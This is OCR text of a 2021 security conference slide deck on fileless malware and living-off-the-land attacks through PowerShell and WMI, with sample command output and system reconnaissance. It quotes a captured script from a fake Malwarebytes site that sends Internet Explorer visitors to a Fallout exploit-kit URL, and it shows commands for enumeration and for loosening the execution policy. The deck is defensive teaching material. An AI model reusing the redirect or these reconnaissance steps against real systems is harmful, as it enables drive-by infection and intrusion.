```
#######                                                 #     #
#       # #      ###### #      ######  ####   ####     ##   ##   ##   #       #    #  ##   #####  ######
#       # #      #      #      #      #      #         # # # #   #  # #       #    #  # #  #    # #
##### # #      #####  #      #####   ####   ####     #  #  # # #    # #       #    # #   # #    # #####
#       # #      #      #      #           #      #    #     # ###### #       # ## # ###### ##### #
#       # #      #      #      #      #    # #    #    #     # #    # #       ##  ## #   # #   #  #
#       # ###### ###### ###### ######  ####   ####     #     # #    # ######  #    # #   # #    # ######
```

Prepared by Juan Araya
www.linkedin.com/in/juaraya
March 2021

CompTIA Cloud+

CompTIA CASP+

aws certified Cloud Practitioner

FORTINET Network Security Expert 3

CompTIA PenTest+

CompTIA CySA+

CompTIA Security+

CompTIA Project+

id -un

Juan Araya
Cloud Security Architect

Bachelor in Computer Science, Universidad de Costa Rica


Master in Cybersecurity CEUPE, España

https://www.linkedin.com/in/juaraya/

Agenda


- Introduction
- Fileless malware
- Living-off-The-Land
- LOLbins
- How it works
- Recommendations

Malware


BOT
Guaranteed WINNER
THIS IS NOT A JOKE Congratulations you WON!
Click here to claim
ADWARE !

sms

Social engineering for malware distribution



Malwarebytes Cybersecurity for H

malwarebytes-free.com

Malwarebytes

FREE DOWNLOAD

Introducing Malwarebytes 4.0

Smarter, faster, and lighter than ever before.

We redesigned Malwarebytes for Windows inside and out to be more intuitive, tougher against threats, and easier on your PC.


FREE DOWNLOAD

view-source:https://malwarebyte

view-source:https://malwarebytes-free.com

Code to trigger redirect to Fallout EK

```
<script type="text/javascript">
if(navigator.appName.indexOf("Internet Explorer")!=-1 || navigator.userAgent.match(/Trident.*rv[ :]*11\./))
{
   //This user uses Internet Explorer
    window.location = "https://huston4u.london/qbjlz/Thawable/Vewxd/chiefs?Q3R4=precoil-baldpate-arriver&XtdW=T37"
```



- Are you a friend of Amazon? Become one now Spam x

Best deal <BD@mrs.formulamarket.xyz>
to [redacted]

Sun, Oct 25, 1:38 AM (3 days ago)

Why is this message in spam? It is similar to messages that were identified as spam in the past.

Report not spam


- Amazon rewards - take a quick survey

Can't view images? Click here


Fileless malware

Aka “Zero Footprint attacks” or “bodiless malware”

Execution of malware directly to memory.



WMI
Windows Management Instrumentation




```
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Brennan>_
```

Powershell

Trusted Windows component and scripting language

Cmdlet

Get-Host
Get-Command
Invoke-Expression
Get-ExecutionPolicy



```
PS C:\Users\[redacted]Documents\Bsides> copy-item .\Beta_Source_code.py [redacted]source_code_backup
```

Automation


Maintenance

Configuration
Management
Framework

WMI
Windows Management
Instrumentation

Windows Management Instrumentation

Information gathering and remote management



Query/command WMI WQL

Response/actionWMI

OOO:
Namespace+
Classes+ Instances.

Hard drive


Web servers

NICs

Windows registry...

WMI + Powershell

WMI
Windows Management
Instrumentation




```
PS C:\Windows\system32> Get-Command -Noun WMI*
Get-Command -Noun WMI*

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Cmdlet          Get-WmiObject                                      3.1.0.0    Microsoft.PowerShell.Management
Cmdlet          Invoke-WmiMethod                                   3.1.0.0    Microsoft.PowerShell.Management
Cmdlet          Register-WmiEvent                                  3.1.0.0    Microsoft.PowerShell.Management
Cmdlet          Remove-WmiObject                                   3.1.0.0    Microsoft.PowerShell.Management
Cmdlet          Set-WmiInstance                                    3.1.0.0    Microsoft.PowerShell.Management
```

CMI+ WMI+ Powershell

WMI
Windows Management Instrumentation

Common Information Model for accessing WMI from Powershell




```
PS C:\Windows\system32> Get-Command -Module CimCmdlets
Get-Command -Module CimCmdlets

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Cmdlet          Export-BinaryMiLog                                 1.0.0.0    CimCmdlets
Cmdlet          Get-CimAssociatedInstance                          1.0.0.0    CimCmdlets
Cmdlet          Get-CimClass                                       1.0.0.0    CimCmdlets
Cmdlet          Get-CimInstance                                    1.0.0.0    CimCmdlets
Cmdlet          Get-CimSession                                     1.0.0.0    CimCmdlets
Cmdlet          Import-BinaryMiLog                                 1.0.0.0    CimCmdlets
Cmdlet          Invoke-CimMethod                                   1.0.0.0    CimCmdlets
Cmdlet          New-CimInstance                                    1.0.0.0    CimCmdlets
Cmdlet          New-CimSession                                     1.0.0.0    CimCmdlets
Cmdlet          New-CimSessionOption                               1.0.0.0    CimCmdlets
Cmdlet          Register-CimIndicationEvent                        1.0.0.0    CimCmdlets
Cmdlet          Remove-CimInstance                                 1.0.0.0    CimCmdlets
Cmdlet          Remove-CimSession                                  1.0.0.0    CimCmdlets
Cmdlet          Set-CimInstance                                    1.0.0.0    CimCmdlets
```

WMI
Windows Management
Instrumentation

CMI+ WMI+ Powershell

wmi queries from Powershell




```
PS C:\Windows\system32> Get-WMIObject Win32_LogicalDisk
Get-WMIObject Win32_LogicalDisk


DeviceID     : C:
DriveType    : 3
ProviderName :
FreeSpace    : 26081210368
Size         : 42947571712
VolumeName   : Windows 10



PS C:\Windows\system32> gwmi -query "Select * from Win32_LogicalDisk"
gwmi -query "Select * from Win32_LogicalDisk"


DeviceID     : C:
DriveType    : 3
ProviderName :
FreeSpace    : 26069209088
Size         : 42947571712
VolumeName   : Windows 10
```

Fileless malware with Powershell

Cmdlet


Get-Host
Get-Command
Invoke-Expression
Get-ExecutionPolicy

- Fingerprinting
- Information leakage
- File encryption and deletion
- Backdoors
- Affect Log integrity
- Play around with AD and Exchange



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users[redacted] Get-ExecutionPolicy
Restricted
PS C:\Users[redacted] Set-ExecutionPolicy unrestricted

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"):
```


Fileless malware with Powershell




Windows PowerShell

```
PS C:\Users\[redacted]> gwmi Win32_Group | fl * | more


PSComputerName   : [redacted]
Status           : OK
Name             : Administrators
__GENUS          : 2
__CLASS          : Win32_Group
__SUPERCLASS     : Win32_Account
__DYNASTY        : CIM_ManagedSystemElement
__RELPATH        : Win32_Group.Domain="[redacted]",Name="Administrators"
__PROPERTY_COUNT : 9
__DERIVATION     : {Win32_Account, CIM_LogicalElement, CIM_ManagedSystemElement}
__SERVER         : [redacted]
__NAMESPACE      : root\cimv2
__PATH           : \\[redacted]\root\cimv2:Win32_Group.Domain="[redacted]",Name="Administrators"
Caption          : [redacted]\Administrators
Description      : Administrators have complete and unrestricted access to the computer/domain
Domain           : [redacted]
InstallDate      :
```

Fileless malware with Powershell




```
PS C:\Users\[redacted] systeminfo

Host Name:                 [redacted]
OS Name:                   Microsoft Windows 10 Home
OS Version:                10.0.19042 N/A Build 19042
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          [redacted]
Registered Organization:   [redacted]
Product ID:                00325-81548-87862-AAOEM
Original Install Date:     21/12/2020, 12:49:08
System Boot Time:          21/03/2021, 13:44:34
System Manufacturer:       [redacted]
System Model:              [redacted]
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 158 Stepping 10 GenuineIntel ~2592 Mhz
BIOS Version:              AMI F.35, 04/11/2020
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-gb;English (United Kingdom)
Input Locale:              es;Spanish (Traditional Sort)
Time Zone:                 (UTC+01:00) Brussels, Copenhagen, Madrid, Paris
Total Physical Memory:     16,261 MB
Available Physical Memory: 6,020 MB
Virtual Memory: Max Size:  28,037 MB
Virtual Memory: Available: 6,253 MB
Virtual Memory: In Use:    21,784 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\LAPTOP-6VA8UJP6
Hotfix(s):                 10 Hotfix(s) Installed.
                           [01]: KB4601554
                           [02]: KB4562830
                           [03]: KB4577586
                           [04]: KB4580325
                           [05]: KB4589212
                           [06]: KB4593175
                           [07]: KB4598481
```



WMI CLI

